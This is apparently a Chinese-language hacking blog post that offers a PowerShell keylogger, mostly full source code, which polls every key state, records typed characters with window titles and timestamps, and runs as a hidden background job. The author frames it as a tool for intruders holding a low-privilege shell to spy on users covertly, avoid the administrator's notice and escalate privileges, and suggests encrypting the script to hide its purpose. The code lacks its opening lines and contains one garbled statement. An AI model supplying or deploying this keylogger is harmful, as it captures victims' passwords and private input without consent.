

作为系统管理员,有些时候是需要记录系统中的其他用户的一些操作行为的,例如:当系统管理员怀疑系统存在漏洞,且已经有被植入后门或者创建隐藏账户时,就需要对曾经登陆的用户进行监控,保存其打开或者操作过的文件。或者在另外一个场景,当黑客拿下一个普通权限的shell之后,想看看最近有哪些用户登陆过,操作过什么,以便根据用户习惯采取进一步行动获取更高权限,这个时候记录用户行为就显得很重要了。
可能有读者觉得此时安装个监控软件不就行了么,拜托,你入侵别人的系统,你装个监控软件,你把管理员试做无物么?这个时候PowerShell这个vista及其之后Windows操作系统都自带的强大的命令行就有了用处,系统自带,不会被管理员发现异常,脚本不用编译,如果脚本内容再加个密,他们更猜不出是干什么用的,嘿嘿。如果要记录几个特性用于记录啥时候干了什么,无非要记录的有几样内容:操作,哪个文件或程序,时间。有这几个特点就基本上可以掌握用户的操作习惯了。
代码不算太难就不逐句解释了,有啥问题的读者可以给我留言询问,基本上关键语句都有注释的。代码如下:
[Parameter(Position = 1)]
[UInt32]
$CollectionInterval
)
$LogPath = Join-Path (Resolve-Path (Split-Path -Parent $LogPath)) (Split-Path -Leaf $LogPath)
Write-Verbose "Logging keystrokes to $LogPath"
$Initilizer = {
$LogPath = 'REPLACEME'
'"TypedKey","Time","WindowTitle"' | Out-File -FilePath $LogPath -Encoding unicode
function KeyLog {
[Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms') | Out-Null
try
{
$ImportDll = [User32]
}
catch
{
$DynAssembly = New-Object System.Reflection.AssemblyName('Win32Lib')
$AssemblyBuilder = [AppDomain]::CurrentDomain.DefineDynamicAssembly($DynAssembly, [Reflection.Emit.AssemblyBuilderAccess]::Run)
$ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('Win32Lib', $False)
$TypeBuilder = $ModuleBuilder.DefineType('User32', 'Public, Class')
$DllImportConstructor = [Runtime.InteropServices.DllImportAttribute].GetConstructor(@([String]))
$FieldArray = [Reflection.FieldInfo[]] @(
[Runtime.InteropServices.DllImportAttribute].GetField('EntryPoint'),
[Runtime.InteropServices.DllImportAttribute].GetField('ExactSpelling'),
[Runtime.InteropServices.DllImportAttribute].GetField('SetLastError'),
[Runtime.InteropServices.DllImportAttribute].GetField('PreserveSig'),
[Runtime.InteropServices.DllImportAttribute].GetField('CallingConvention'),
[Runtime.InteropServices.DllImportAttribute].GetField('CharSet')
)
$PInvokeMethod = $TypeBuilder.DefineMethod('GetAsyncKeyState', 'Public, Static', [Int16], [Type[]] @([Windows.Forms.Keys]))
$FieldValueArray = [Object[]] @(
'GetAsyncKeyState',
$True,
$False,
$True,
[Runtime.InteropServices.CallingConvention]::Winapi,
[Runtime.InteropServices.CharSet]::Auto
)
$CustomAttribute = New-Object Reflection.Emit.CustomAttributeBuilder($DllImportConstructor, @('user32.dll'), $FieldArray, $FieldValueArray)
$PInvokeMethod.SetCustomAttribute($CustomAttribute)
$PInvokeMethod = $TypeBuilder.DefineMethod('GetKeyboardState', 'Public, Static', [Int32], [Type[]] @([Byte[]]))
$FieldValueArray = [Object[]] @(
'GetKeyboardState',
$True,
$False,
$True,
[Runtime.InteropServices.CallingConvention]::Winapi,
[Runtime.InteropServices.CharSet]::Auto
)
$CustomAttribute = New-Object Reflection.Emit.CustomAttributeBuilder($DllImportConstructor, @('user32.dll'), $FieldArray, $FieldValueArray)
$PInvokeMethod.SetCustomAttribute($CustomAttribute)
$PInvokeMethod = $TypeBuilder.DefineMethod('MapVirtualKey', 'Public,Static', [Int32], [Type[]] @([Int32], [Int32]))
$FieldValueArray = [Object[]] @(
'MapVirtualKey',
$False,
$False,
$True,
[Runtime.InteropServices.CallingConvention]::Winapi,
[Runtime.InteropServices.CharSet]::Auto
)
$CustomAttribute = New-Object Reflection.Emit.CustomAttributeBuilder($DllImportConstructor, @('user32.dll'), $FieldArray, $FieldValueArray)
$PInvokeMethod.SetCustomAttribute($CustomAttribute)
$PIn$PInvokeMethod = $TypeBuilder.DefineMethod('ToUnicode', 'Public, Static', [Int32],
[Type[]] @([UInt32], [UInt32], [Byte[]], [Text.StringBuilder], [Int32], [UInt32]))
$FieldValueArray = [Object[]] @(
'ToUnicode',
$False,
$False,
$True,
[Runtime.InteropServices.CallingConvention]::Winapi,
[Runtime.InteropServices.CharSet]::Auto
)
$CustomAttribute = New-Object Reflection.Emit.CustomAttributeBuilder($DllImportConstructor, @('user32.dll'), $FieldArray, $FieldValueArray)
$PInvokeMethod.SetCustomAttribute($CustomAttribute)
$PInvokeMethod = $TypeBuilder.DefineMethod('GetForegroundWindow', 'Public, Static', [IntPtr], [Type[]] @())
$FieldValueArray = [Object[]] @(
'GetForegroundWindow',
$True,
$False,
$True,
[Runtime.InteropServices.CallingConvention]::Winapi,
[Runtime.InteropServices.CharSet]::Auto
)
$CustomAttribute = New-Object Reflection.Emit.CustomAttributeBuilder($DllImportConstructor, @('user32.dll'), $FieldArray, $FieldValueArray)
$PInvokeMethod.SetCustomAttribute($CustomAttribute)
$ImportDll = $TypeBuilder.CreateType()
}
Start-Sleep -Milliseconds 40
try
{
#loop through typeable characters to see which is pressed
for ($TypeableChar = 1; $TypeableChar -le 254; $TypeableChar++)
{
$VirtualKey = $TypeableChar
$KeyResult = $ImportDll::GetAsyncKeyState($VirtualKey)
#if the key is pressed
if (($KeyResult -band 0x8000) -eq 0x8000)
{
#check for keys not mapped by virtual keyboard
$LeftShift = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::LShiftKey) -band 0x8000) -eq 0x8000
$RightShift = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::RShiftKey) -band 0x8000) -eq 0x8000
$LeftCtrl = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::LControlKey) -band 0x8000) -eq 0x8000
$RightCtrl = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::RControlKey) -band 0x8000) -eq 0x8000
$LeftAlt = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::LMenu) -band 0x8000) -eq 0x8000
$RightAlt = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::RMenu) -band 0x8000) -eq 0x8000
$TabKey = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Tab) -band 0x8000) -eq 0x8000
$SpaceBar = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Space) -band 0x8000) -eq 0x8000
$DeleteKey = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Delete) -band 0x8000) -eq 0x8000
$EnterKey = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Return) -band 0x8000) -eq 0x8000
$BackSpaceKey = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Back) -band 0x8000) -eq 0x8000
$LeftArrow = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Left) -band 0x8000) -eq 0x8000
$RightArrow = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Right) -band 0x8000) -eq 0x8000
$UpArrow = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Up) -band 0x8000) -eq 0x8000
$DownArrow = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Down) -band 0x8000) -eq 0x8000
$LeftMouse = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::LButton) -band 0x8000) -eq 0x8000
$RightMouse = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::RButton) -band 0x8000) -eq 0x8000
if ($LeftShift -or $RightShift) {$LogOutput += '[Shift]'}
if ($LeftCtrl -or $RightCtrl) {$LogOutput += '[Ctrl]'}
if ($LeftAlt -or $RightAlt) {$LogOutput += '[Alt]'}
if ($TabKey) {$LogOutput += '[Tab]'}
if ($SpaceBar) {$LogOutput += '[SpaceBar]'}
if ($DeleteKey) {$LogOutput += '[Delete]'}
if ($EnterKey) {$LogOutput += '[Enter]'}
if ($BackSpaceKey) {$LogOutput += '[Backspace]'}
if ($LeftArrow) {$LogOutput += '[Left Arrow]'}
if ($RightArrow) {$LogOutput += '[Right Arrow]'}
if ($UpArrow) {$LogOutput += '[Up Arrow]'}
if ($DownArrow) {$LogOutput += '[Down Arrow]'}
if ($LeftMouse) {$LogOutput += '[Left Mouse]'}
if ($RightMouse) {$LogOutput += '[Right Mouse]'}
#check for capslock
if ([Console]::CapsLock) {$LogOutput += '[Caps Lock]'}
$MappedKey = $ImportDll::MapVirtualKey($VirtualKey, 3)
$KeyboardState = New-Object Byte[] 256
$CheckKeyboardState = $ImportDll::GetKeyboardState($KeyboardState)
#create a stringbuilder object
$StringBuilder = New-Object -TypeName System.Text.StringBuilder;
$UnicodeKey = $ImportDll::ToUnicode($VirtualKey, $MappedKey, $KeyboardState, $StringBuilder, $StringBuilder.Capacity, 0)
#convert typed characters
if ($UnicodeKey -gt 0) {
$TypedCharacter = $StringBuilder.ToString()
$LogOutput += ('['+ $TypedCharacter +']')
}
#get the title of the foreground window
$TopWindow = $ImportDll::GetForegroundWindow()
$WindowTitle = (Get-Process | Where-Object { $_.MainWindowHandle -eq $TopWindow }).MainWindowTitle
#get the current DTG
$TimeStamp = (Get-Date -Format dd/MM/yyyy:HH:mm:ss:ff)
#Create a custom object to store results
$ObjectProperties = @{'Key Typed' = $LogOutput;
'Window Title' = $WindowTitle;
'Time' = $TimeStamp}
$ResultsObject = New-Object -TypeName PSObject -Property $ObjectProperties
$CSVEntry = ($ResultsObject | ConvertTo-Csv -NoTypeInformation)[1]
#return results
Out-File -FilePath $LogPath -Append -InputObject $CSVEntry -Encoding unicode
}
}
}
catch {}
}
}
$Initilizer = [ScriptBlock]::Create(($Initilizer -replace 'REPLACEME', $LogPath))
Start-Job -InitializationScript $Initilizer -ScriptBlock {for (;;) {Keylog}} -Name Keylogger | Out-Null
if ($PSBoundParameters['CollectionInterval'])
{
$Timer = New-Object Timers.Timer($CollectionInterval * 60 * 1000)
Register-ObjectEvent -InputObject $Timer -EventName Elapsed -SourceIdentifier ElapsedAction -Action {
Stop-Job -Name Keylogger
Unregister-Event -SourceIdentifier ElapsedAction
$Sender.Stop()
} | Out-Null
}
}
执行方式如下图所示:

执行效果,会在指定的目录里生成log文件,内容如下图所示:

能够看到里面相关的击键动作,有兴趣的读者可以猜一下,这段被记录的操作都干了什么,期间腾讯还推了一次弹窗新闻,无耻啊。


